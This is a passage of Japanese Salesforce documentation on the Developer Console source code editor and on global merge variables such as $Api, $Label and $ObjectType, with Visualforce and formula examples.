- **Workspace Manager (ワークスペースマネージャ)**: ポップアップを開いて、ワークスペースの参照、オープン、作成、および削除ができるようにします。

開発者コンソールワークスペースでは、次の種別のリソースを開くことができます。

- ログ。ログインスペクタで開きます。
- チェックポイント。チェックポイントインスペクタで開きます。
- Apex クラスおよびトリガと Visualforce ページおよびコンポーネント。ソースコードエディタで開きます。
- 組織のメタデータとコード以外の他のリソース。オブジェクトインスペクタで開きます。
- [Query Editor (クエリエディタ)] タブに表示されるクエリ結果のリスト。編集可能な [Query Results (クエリ結果)] グリッドで開きます。
- [Tests (テスト)] タブに表示される完了したテスト実行のリスト。[Test Results (テスト結果)] ビューで開きます。

使用していないパネルを折りたたむには、 ボタンを使用します。折りたたまれている場合は、パネルをクリックすると、一時的に表示して使用できます。カーソルをパネルの外に移動すると、パネルは自動的に折りたたまれます。

別のワークスペースに切り替えたり、開発者コンソールを閉じたりするときに、現在のワークスペースのタブ (およびタブ内のパネル) の状態が保存されます。ワークスペースを作成していない場合、設定は [Default (デフォルト)] ワークスペースとして保存されます。

タブ間の移動

ワークスペース内のタブを左右に移動するには、該当するタブをクリックするか、次のキーボードショートカットを使用します。

- 左: Ctrl + Page Up
- 右: Ctrl + Page Down

ビュー履歴の移動

ビュー履歴を前方または後方に移動するには、 ボタンをクリックするか、次のキーボードショートカットを使用します。

- 後方: Ctrl + ,
- 前方: Ctrl + .

 をクリックすると (または Ctrl キーを押しながら「,」キーを押すと)、表示した順に以前に表示したタブに移動します。 ボタンは、履歴を表示中にのみ有効になります。

Apex、Visualforce、および Lightning コンポーネント

コードの使用

このセクションでは、コードを使用して組織に変更を行う場合に使用できるツールと技術について説明します。

- Visualforce のエディタの使用
- ソースコードエディタ
- オブジェクトインスペクタ
- グローバル変数
- `$Action` グローバル変数の有効な値
- Apex コードの概要
- Visualforce
- メールサービスとは?
- カスタム表示ラベル

Visualforce または Apex のエディタの使用

Visualforce または Apex を編集するとき、Visualforce 開発モードのフッターまたは設定のいずれかで、エディタを使用できます。エディタの機能は、次のとおりです。

構文の強調表示
エディタは、キーワードとすべての関数および演算子について、自動的に構文を強調表示します。

検索 ( )
検索により、現在のページ、クラス、またはトリガの中のテキストを検索できます。検索を使用するには、[検索] テキストボックスに文字列を入力し、[次を検索] をクリックします。

- 検出した検索文字列を他の文字列に置き換えるには、[置換] テキストボックスに新しい文字列を入力し、そのインスタンスだけを置き換える場合は [置換] をクリックし、そのインスタンスと、それ以外にそのページ、クラス、またはトリガに出現する検索文字列のすべてのインスタンスを置き換える場合は、[すべて置換] をクリックします。
- 検索操作で大文字小文字を区別するには、[大文字と小文字を区別する] オプションをオンにします。
- 検索文字列として正規表現を使用するには、[正規表現] オプションをオンにします。正規表現は、JavaScript の正規表現規則に従います。正規表現を使った検索では、折り返しされて複数行になる文字列も検索できます。

  正規表現で検出した文字列を置換操作で使用する場合、検出した検索文字列から得られる正規表現のグループ変数 (`$1`、`$2` など) をバインドすることもできます。たとえば、`<h1>` タグを `<h2>` タグで置き換え、元の `<h1>` の属性はすべてそのままにするには、`<h1(\s+)(.*)>` を検索し、それを `<h2$1$2>` で置き換えます。

指定行に移動 ( )
このボタンにより、指定した行番号を強調表示できます。その行が現在表示されていない場合は、エディタがその行までスクロールします。

元に戻す ( ) またはやり直し ( )
[元に戻す] を使用して編集動作を取り消し、[やり直し] により、元に戻した編集動作をやり直します。

フォントサイズ
ドロップダウンリストからフォントサイズを選択し、エディタに表示される文字のサイズを制御します。

行と列の位置
カーソルの行と列の位置は、エディタ下部のステータスバーに表示されます。これは、[指定行に移動] ( ) と共に使用し、エディタ内をすばやく移動できます。

行と文字の計数
行と文字の合計数は、エディタ下部のステータスバーに表示されます。

エディタは、次のキーボードショートカットをサポートします。

エディション

使用可能なエディション: Salesforce Classic

Apex を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

エディション

使用可能なエディション: Salesforce Classic

Visualforce を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Visualforce マークアップを編集する
- 「アプリケーションのカスタマイズ」

カスタム Visualforce コントローラまたは Apex を編集する
- 「Apex 開発」

タブ
カーソル位置にタブを追加する

SHIFT+Tab
タブを削除する

CTRL+f
[検索] ダイアログを開く、または、現在の検索の次の検索値を検索する

CTRL+r
[検索] ダイアログを開く、または、現在の検索の次の検索値を指定した置換文字列に置き換える

CTRL+g
[指定行に移動] ダイアログを開く

CTRL+s
適用の実行

CTRL+z
最後の編集操作を取り消します。

CTRL+y
元に戻した最後の編集操作をやり直します。

関連トピック:


Apex コードの概要

Visualforce

ソースコードエディタ

開発者コンソールには、Apex および Visualforce コードを編集するための機能コレクションを持つ、ソースコードエディタが含まれています。

Apex クラス、Apex トリガ、Visualforce ページ、Visualforce コンポーネントなどすべてのコードファイルは、開発者コンソールワークスペースのソースコードエディタで開きます。




ソースコードエディタで強調表示されている構文では、コメント、数値、文字列、予約キーワード、プリミティブデータ型、変数宣言、および参照がコールアウトされています。コード検索にアクセスするには、CTRL+F キーを押します。

テストの実装後、ソースコードエディタに行単位のコードカバー率を確認できます。「コードカバー率のチェック」を参照してください。ソースコードエディタでは、チェックポイントを設定してコードを更新せずにトラブルシューティングすることもできます。「Apex コードへのチェックポイントの設定」を参照してください。

ソースコードエディタと全画面エディタを切り替えるには、F11 キーを押します (使用可能な場合)。

ソースコードエディタ設定の指定

ソースコードエディタのフォントサイズと表示テーマを選択できます。**[Help (ヘルプ)] > [Preferences (個人設定)]** をクリックして、[Preferences (個人設定)] ダイアログにアクセスします。



[Editor Theme (エディタのテーマ)] を選択してプレビューします。

[Preferences (個人設定)] ウィンドウには、権限と実装に基づいて追加の設定オプションが表示されます。これには、コード補完の有効化(ページ 6231)や[Logs (ログ)] タブでのログ読み込みの停止(ページ 6509)などがあります。

[Save (保存)] をクリックして設定を更新し、ウィンドウを閉じます。

メソッドおよび変数宣言への移動

メソッド宣言または変数宣言にスクロールしたり、これらを検索したりせずに、直接移動することができます。

1. メソッド名または変数名にマウスポインタを置きます。メソッド名または変数名が未定義の場合は、その宣言に移動できます。
2. 未定義のメソッド名または変数名をクリックします。
3. CTRL+ALT+N キーを押すか、**[Go To (移動)]** をクリックして、宣言にカーソルを移動します。宣言が別のファイルにある場合、新しいタブにそのファイルが開きます。

検索と置換の使用

現在のビュー内でテキストを検索して置換するには、次のキーボードショートカットを使用します。

関数	ショートカット	メモ
検索	CTRL+F	有効な検索フォームを開きます。
置換	CTRL+SHIFT+F	検索語と置換語の入力を要求するダイアログを開き、変更ごとに確認または拒否できるようにします。
すべて置換	CTRL+SHIFT+R	検索語と置換語の入力を要求するダイアログを開き、全体の変更を確認または拒否できるようにします。


現在のビューで開かれていないファイルを検索するには、**[File (ファイル)]** > **[Search in Files (ファイルを検索)]** をクリックするか、Ctrl+Shift+H キーを押します。

コード補完の使用

ソースコードエディタでは、コードの記述時にオートコンプリート候補表示機能を使用できます。

Visualforce ページおよびコンポーネントでは、入力と同時にオートコンプリートが自動的に表示されます。

Apex クラスおよびトリガでは、Ctrl キーを押しながらスペースキーを押すと、補完候補のリストが表示されます。オートコンプリートは、Apex のシステムオブジェクトとメソッド、ユーザ定義のオブジェクトとメソッド、sObject、および項目に使用できます。期間を入力するときの Apex のオートコンプリートを有効にするには、**[Help (ヘルプ)]** > **[Preferences (個人設定)]** をクリックし、**[Enable Apex Auto-complete (Apex オートコンプリートを有効化)]** を `true` に設定します。



そのまま入力を続けて候補を絞り込み、Enter キーを押して先頭の候補を選択、あるいは矢印キーまたはマウスを使用して別の候補を選択します。

候補は、現在作業中のオブジェクトから収集されます。期待する候補が表示されない場合は、開いているオブジェクトを保存して更新します。オブジェクト種別は、現在のエディタの記号テーブルによって特定されます。一致する記号がない場合は、キャッシュされた記号テーブル(最後の有効な保存)も確認されます。現在のオブジェクトがない場合は、すべてのシステムクラスとユーザクラスおよびsObjectがオートコンプリートウィンドウに表示されます。

ソースコードの変更の検証: [Problems (問題)] タブ

ソースコードエディタで行った変更はバックグラウンドでコンパイルおよび検証されます。コードを編集中、エラーのある行にはエラーインジケータが表示され、下部パネルの [Problems (問題)] タブにはコンパイルエラーの詳細が表示されます。[Problems (問題)] タブを折りたたむには、パネルの隅にある を使用します。

ソースビューの検証では、すべての変更されたソースが個々にではなくまとめて検証されます。あるファイルにメソッドを追加して別のファイルでそのメソッドをコールするなど、サーバ上のコードとの整合性はないが、まとめて検証すると整合性のある変更は、エラーとしてレポートされません。

API バージョンの変更

ソースコードエディタ上部にある [API バージョン] リストを使用して、現在のエンティティのバージョンを変更します。リストには、最新の 5 つの API バージョンとエンティティの現在のバージョンが含まれます。

変更の保存

ソースコードエディタで変更を行うと、変更が保存されていないことを示す「*」がタブの名前に表示されます。Apex クラスおよびトリガは、クラスまたはトリガの最新の API バージョンで保存されます。

連動関係のある一連の変更を保存するには、[File (ファイル)] > [Save All (すべて保存)] をクリックするか、Ctrl+Shift+S キーを押します。1 回の要求で、開いていて変更されたタブすべてがまとめて保存されます。

変更したソースビューは、保存するときにすべての保存済みソースファイルに対して検証されます。関連する変更がソースファイルに含まれている場合は、ファイルを個別に保存できません。コンパイルエラーがある場合は、保存できません。[Problems (問題)] パネルを確認し、エラーを修正して、再度 [Save (保存)] をクリックします。

メモ: 本番組織の Apex クラスを編集および保存することはできません。

Cloud でのコードの同期

開発者コンソールでは、ユーザがファイルを開いている間に、他のユーザによってソースに加えられた変更を追跡します。まだ変更していない場合は、ビューが自動的に更新されます。すでに変更した場合は、変更をサーバに保存できなくなります。他のユーザが変更を行ったことを知らせるアラートと共に、ソースビューを最新バージョンに更新するオプションが表示されます。


警告: ファイルの最新バージョンに更新することを選択すると、自分が行った変更は上書きされます。ソースビューから自分で変更したバージョンをコピーして保存しておき、最新バージョンに更新してから変更内容を組み込みます。

関連トピック:

- 開発者コンソールユーザインターフェースの概要
- コードカバー率のチェック
- Apex コードへのチェックポイントの設定
- 開発者コンソールの [File (ファイル)] メニュー

オブジェクトインスペクタ

オブジェクトインスペクタでは、標準オブジェクトまたはカスタムオブジェクトの項目とデータ型を参照できます。オブジェクトインスペクタを開くには、**[File (ファイル)]** > **[Open (開く)]** をクリックして、表示するオブジェクトを選択します。特定の条件に一致するオブジェクトを検索するには、開発者コンソールのクエリエディタを使用します。



メモ: 開発者コンソールではカスタムオブジェクトを変更することはできません。[設定] でカスタムオブジェクトを作成、編集、または削除します。

関連トピック:

- 開発者コンソールの機能
- オブジェクト管理設定の検索

グローバル変数

カスタムボタンとカスタムリンク、カスタム項目の数式、入力規則、フロー、プロセス、および Visualforce ページなどのコンポーネントでは、特殊な差し込み項目を使用して、組織のデータを参照できます。

メモ: ユーザ、組織、および API の差し込み項目のみが、Web タブで使用できます。

カスタムコンポーネントに追加する差し込み項目の種類を選択するときには、次のグローバル変数を使用します。

エディション

使用できる各グローバル変数は、関連機能の環境とエディション要件によって異なります。

ユーザ権限

カスタムSコントロール、数式、または Visualforce ページを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

フローとプロセスを編集する
- 「Force.com Flow の管理」

$Action

説明:	[取引先] タブのホームページの表示、取引先の新規作成、取引先の編集、取引先の削除など、標準 Salesforce アクションを参照する際に使用するグローバル差し込み項目の種別です。選択したアクションを参照するには、LINKTO および URLFOR 関数でアクション差し込み項目を使用します。
使用:	1. 項目の種類として $Action を選択します。 2. $Action.Account.New のように、$Action.*object*.*action* の形式で差し込み項目を挿入します。
Sコントロールの例:	以下の Sコントロールは、$Action.Account.New 差し込み項目中の新規取引先を作成する標準のアクションを参照します。 `<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`
Visualforce の例:	`<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>`
ヒント:	このグローバル変数はカスタムボタン、リンク、Sコントロール、および Visualforce ページでのみ使用できます。

すべてのオブジェクトで、新規作成、コピー、表示、編集、リスト、削除などの基本アクションがサポートされています。`$Action` グローバル変数は、多くの標準オブジェクトで使用できるアクションも参照します。組織で使用可能な値は、有効化している機能によって異なります。

$Api

説明:	API URL を参照する際に使用するグローバル差し込み項目の種別です。
使用:	1. 項目の種類として $Api を選択します。 2. 次のような差し込み項目を選択します。 • `$Api.Enterprise_Server_URL__xxx`: Enterprise WSDL SOAP エンドポイント。*xxx* は API のバージョンを示します。たとえば、`$Api.Enterprise_Server_URL_140` は、バージョン 14.0 の API の差し込み項目値です。 • `$Api.Partner_Server_URL__xxx`: Partner WSDL SOAP エンドポイント。*xxx* は API のバージョンを示します。 • `$Api.Session_ID`: セッション ID。
S コントロールの例:	下記のカスタム数式項目は、産業コードを置換するサービスを呼び出します。*myserver* を自分のサーバの名前で置き換えてください。 `HYPERLINK("https://www.myserver.com/mypage.jsp" & "?Username=" & $User.Username & "&crmSessionId=" & GETSESSIONID() & "&crmServerUrl=" & $Api.Partner_Server_URL_90 & "&crmObjectId=" & Id & "&crmFieldUpdate=sicCode", "Update SIC Code")`
Visualforce およびフローの例:	ドット表記を使用してセッション ID を返します。 `{!$Api.Session_ID}`
ヒント:	このグローバル変数は、数式項目、S コントロール、カスタムボタン、リンク、Visualforce ページ、フロー数式、およびプロセス数式でのみ使用できます。 **重要**: `$Api.Session_ID` と `GETSESSIONID()` では、同じ値 (現在のコンテキストの現在のセッションの識別子) が返されます。このコンテキストは、グローバル変数または関数が評価される場所によって異なります。たとえば、カスタム数式項目でいずれかを使用し、その項目が Salesforce Classic の標準ページレイアウトに表示される場合、基本的な Salesforce セッションが参照されます。Visualforce ページで使用される場合、その同じ項目 (または基礎となる変数か数式の結果) で、代わりに Visualforce セッションが参照されます。 セッションコンテキストは、要求のドメインに基づきます。つまり、セッションコンテキストは、`.salesforce.com` から `.visual.force.com` または `.lightning.force.com` など、ホスト名の境界を越えるたびに変更されます。

各種コンテキストのセッション識別子と、セッション自体は異なります。コンテキスト間を移行すると、古いセッションは新しいセッションで置き換えられ、古いセッションは無効になります。このときセッション ID も変更されます。

通常、Salesforce ではコンテキスト間のセッションハンドオフが透過的に処理されますが、セッション ID を渡す場合は、新しいコンテキストから `$Api.Session_ID` または `GETSESSIONID()` に再度アクセスして、有効なセッション ID にする必要がある場合もあります。

すべてのセッションが同じように作成されるわけではありません。特に、Lightning Experience コンテキストで取得したセッションの権限は低いため、API にアクセスできません。これらのセッション ID を使用して、API コールを行うことはできません。

$Component

説明:	Visualforce コンポーネントを参照する際に使用するグローバル差し込み項目の種別です。
使用:	Visualforce ページの各コンポーネントには、固有の `Id` 属性があります。ページが表示されるとき、この属性は、ドキュメントオブジェクトモデル (DOM) ID の生成に使用されます。JavaScript で `$Component.`***`Path.to.Id`*** を使用して、ページ上の特定のコンポーネントを参照します。*`Path.to.Id`* は、参照するコンポーネントのコンポーネント階層指定子です。
Visualforce の例:	`function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }`
ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$ComponentLabel

説明:	メッセージに関連付けられている Visualforce ページで、`inputField` コンポーネントのラベルを参照するときに使用するグローバル差し込み項目です。
使用:	メッセージに関連付けられている `inputField` コンポーネントのラベルを返します。
Visualforce の例:	`<apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist>`
ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$CurrentPage

説明:	現在の Visualforce ページまたはページ要求を参照するときに使用するグローバル差し込み項目の種別です。
使用:	このグローバル変数を Visualforce ページで使用して、現在のページ名 (`$CurrentPage.Name`) または現在のページの URL (`$CurrentPage.URL`) を参照します。ページ要求パラメータとその値を参照するには、`$CurrentPage.parameters.`***`parameterName`*** を使用します。*`parameterName`* は、参照している要求パラメータです。
Visualforce の例:	`<apex:page standardController="Account">` `  <apex:pageBlock title="Hello {!$User.FirstName}!">` `  You belong to the {!account.name} account. ` `  You're also a nice person.` `  </apex:pageBlock>` `  <apex:detail subject="{!account}" relatedList="false"/>` `  <apex:relatedList list="OpenActivities"` `  subject="`**`{!$CurrentPage.parameters.relatedId}`**`"/>` `</apex:page>`
ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$FieldSet

説明:	組織に定義された項目セットへのアクセスを提供します。
使用:	Visualforce ページで使用して、項目セットの項目を動的に反復処理します。このグローバル変数には、項目セットを持つ標準オブジェクトまたはカスタムオブジェクトへの参照をプレフィックスとして付ける必要があります。

Visualforce の例:	`<apex:page standardController="Account">`
	`  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"`
	`var="field">`
	`  <apex:outputText value="{!field}" />`
	`  </apex:repeat>`
	`</apex:page>`

ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$Label

説明:	カスタム表示ラベルを参照するときに使用するグローバル差し込み項目の種別です。
使用:	1. 項目の種類として $Label を選択します。 2. 参照するカスタム表示ラベルを選択します。

	返される値はコンテキストユーザの言語設定によって異なります。 返される値は、優先順に次のいずれかとなります。 1. ローカル翻訳のテキスト 2. パッケージ翻訳のテキスト 3. マスタ表示ラベルのテキスト
フローの例:	次の式でフロー数式を作成します。 `{!$Label.customCurrency_label}` 次に、そのフロー数式を画面項目の表示ラベルとして参照します。

Visualforce の例:	`<apex:page>`
	`  <apex:pageMessage severity="info"`
	`  strength="1"`
	`  summary="{!$Label.firstrun_helptext}"`
	`  />`
	`</apex:page>`

Lightning コンポーネントの例:	デフォルトの名前空間を使用するマークアップ式の表示ラベル
	`{!$Label.c.labelName}`
	組織に名前空間がある場合の JavaScript コードの表示ラベル
	`$A.get("$Label.namespace.labelName")`

ヒント:	このグローバル変数は、Lightning コンポーネント、Visualforce ページ、Apex、フロー数式、およびプロセス数式でのみ使用できます。

$Label.Site

説明:	Visualforce ページの標準サイト表示ラベルを参照する際に使用するグローバル差し込み項目の種別です。すべての標準表示ラベルと同様、テキストはユーザの言語および地域に基づいて表示されます。
使用:	この式を Visualforce ページで使用し、標準サイト表示ラベルにアクセスします。アプリケーションサーバでページをエンドユーザのブラウザに表示するよう構成している場合、返される値はユーザの言語とロケールによって異なります。 Salesforce には、次の表示ラベルがあります。

表示ラベル	メッセージ
authorization_required	認証が必要です
bandwidth_limit_exceeded	帯域幅の制限を超えています
change_password	パスワードの変更

表示ラベル	メッセージ
change_your_password	**パスワードを変更する**
click_forget_password	**パスワードを忘れた場合は、[パスワードを忘れた場合] をクリックしてパスワードをリセットします。**
community_nickname	**ニックネーム**
confirm_password	**確認用パスワード**
down_for_maintenance	{0} **は、メンテナンスのため停止しています**
email	**メール**
email_us	**メールを送信**
enter_password	**パスワードを忘れてしまった場合は、以下にユーザ名を入力してください。**
error	**エラー**: {0}
error2	**エラー**
file_not_found	**ファイルが見つかりません**
forgot_password	**パスワードを忘れた場合**
forgot_password_confirmation	**パスワード忘れの確認**
forgot_your_password_q	**パスワードをお忘れですか**?
get_in_touch	**連絡を取る必要がある場合は、**{1}**してください。**
go_to_login_page	**ログインページに移動**
img_path	/img/sites
in_maintenance	**メンテナンスによる停止**
limit_exceeded	**制限数を超えました**
login	**ログイン**
login_button	**ログイン**
login_or_register_first	**このページにアクセスするには、最初にログインまたは登録が必要です。**
logout	**ログアウト**
new_password	**新しいパスワード**

表示ラベル	メッセージ
new_user_q	**新規ユーザですか**?
old_password	**現在のパスワード**
page_not_found	**ページが見つかりません**
page_not_found_detail	**ページが見つかりません**: {0}
password	**パスワード**
passwords_dont_match	**パスワードが一致しません。**
powered_by	Powered by
register	**登録**
registration_confirmation	**登録の確認**
site_login	**サイトログイン**
site_under_construction	**サイト構築中**
sorry_for_inconvenience	**ご不便をお掛けして大変申し訳ございません。**
sorry_for_inconvenience_back_shortly	**ご不便をお掛けして大変申し訳ございません。すぐに復旧いたします。**
stay_tuned	**このまましばらくお待ちください。**
submit	**送信**
temp_password_sent	**仮のパスワードがメールで送信されました。**
thank_you_for_registering	**ご登録ありがとうございます。仮のパスワードがメールで送信されました。**
under_construction	{0} **は構築中です。**
user_registration	**新規ユーザの登録**
username	**ユーザ名**
verify_new_password	**新しいパスワードの確認**

Visualforce の例:

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$Network

説明:	Visualforce メールテンプレートでコミュニティの詳細を参照するときに使用するグローバル差し込み項目の種別です。
使用:	この式を Visualforce メールテンプレートで使用し、コミュニティの名前とコミュニティのログイン URL にアクセスします。
Visualforce の例:	`<messaging:emailTemplate subject="Your Password has been reset" recipientType="User" ><messaging:htmlEmailBody > Hi, Your password for {!$Network.Name} community has been reset. Reset Password Regards, Communities Admin </messaging:htmlEmailBody></messaging:emailTemplate>`
ヒント:	このグローバル変数は、コミュニティの Visualforce メールテンプレートでのみ機能します。

$ObjectType

説明:	標準オブジェクトまたはカスタムオブジェクト(取引先、ケース、商談など)およびその項目の値を参照する際に使用するグローバル差し込み項目の種別です。特定のデータ型を参照するには、`LINKTO`、`GETRECORDIDS`、および `URLFOR` 関数でオブジェクト種別差し込み項目を使用し、関連オブジェクトの特定項目を参照するには、`VLOOKUP` 関数でオブジェクト種別差し込み項目を使用します。
使用:	1. 項目の種類として $ObjectType を選択します。 2. `$ObjectType.Case` のように、オブジェクトを表す差し込み項目を挿入するオブジェクトを選択します。 `$ObjectType.Role_Limit__c.Fields.Limit__c` という構文を使用して、そのオブジェクトの項目を選択することもできます。

カスタムボタンの例:	**下のカスタムリストボタンは、`$ObjectType.Case` 差し込み項目内のケース標準オブジェクトを参照します。** `{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }`
入力規則の例:	**この例では、請求先の郵便番号の最初の 5 文字で、米国内で有効なすべての郵便番号を格納している Zip_Code__c というカスタムオブジェクトの値を検索し、請求先郵便番号が有効であることを確認します。郵便番号が Zip_Code__c オブジェクトで見つからない場合や、都道府県(請求先)が、Zip_Code__c オブジェクト内の対応する State_Code__c と一致しない場合には、エラーが表示されます。** `AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )`
Visualforce の例:	**次の例では、取引先の `Name` 項目の表示ラベルを取得します。** `{!$ObjectType.Account.Fields.Name.Label}`
ヒント:	**このグローバル変数は、Visualforce ページ、カスタムボタンおよびカスタムリンク、S コントロール、および入力規則で使用できます。**

$Organization

説明:	**組織プロファイルを参照する際に使用するグローバル差し込み項目の種別です。Organization 差し込み項目を使用して、組織の市区郡、Fax、ID、その他の詳細情報を参照します。**
使用:	**1. 項目の種類として $Organization を選択します。** **2. `$Organization.Fax` のように差し込み項目を挿入します。**
入力規則の例:	**Organization 差し込み項目を使用して、組織の属性と自身の取引先の属性を比較します。たとえば、組織の所在地が自分の取引先と同じかどうかを判断するとします。下記の入力規則数式は、組織の Country 差し込み項目を参照し、外国の取引先の場合には国コードを要求します。** `AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))`

フローの例:	式 `{!$Organization.City}` でフロー数式(Text)を作成します。決定要素で、取引先責任者の市区郡がその数式と一致するかどうかを確認します。

Visualforce の例:	組織の情報にアクセスするには、ドット表記を使用します。次に例を示します。
	`{!$Organization.Street}`
	`{!$Organization.State}`

ヒント:	Organization 差し込み項目は、組織情報の一部として現在 Salesforce に保存されている値から値を取得します。 `{!$Organization.UiSkin}` は選択リスト値であるため、カスタム項目、入力規則、Visualforce 式、フロー数式、プロセス数式、およびでワークフロールール数式で `ISPICKVAL()` などの選択リスト関数で使用する必要があります。

$Page

説明:	Visualforce ページを参照する際に使用するグローバル差し込み項目の種別です。
使用:	この式を Visualforce ページで使用し、別の Visualforce ページにリンクします。

Visualforce の例:	`<apex:page>`
	`  <h1>Linked</h1>`
	`  <apex:outputLink value="{!$Page.otherPage}">`
	`  This is a link to another page.`
	`  </apex:outputLink>`
	`</apex:page>`

ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$Permission

説明:	現在のユーザのカスタム権限アクセスに関する情報を参照するときに使用するグローバル差し込み項目の種別です。組織のカスタム権限へのユーザの現在のアクセスに関する情報を参照するには、Permission 差し込み項目を使用します。
使用:	1. 項目の種類として $Permission を選択します。 2. `$Permission.customPermissionName` のように差し込み項目を挿入します。

入力規則の例:	次の入力規則は、現在のユーザのカスタム権限 changeAustinAccounts を参照します。このルールでは、changeAustinAccounts を持つユーザのみが請求先市区郡がオースティンである取引先を更新できます。
	`BillingCity = 'Austin' &&`
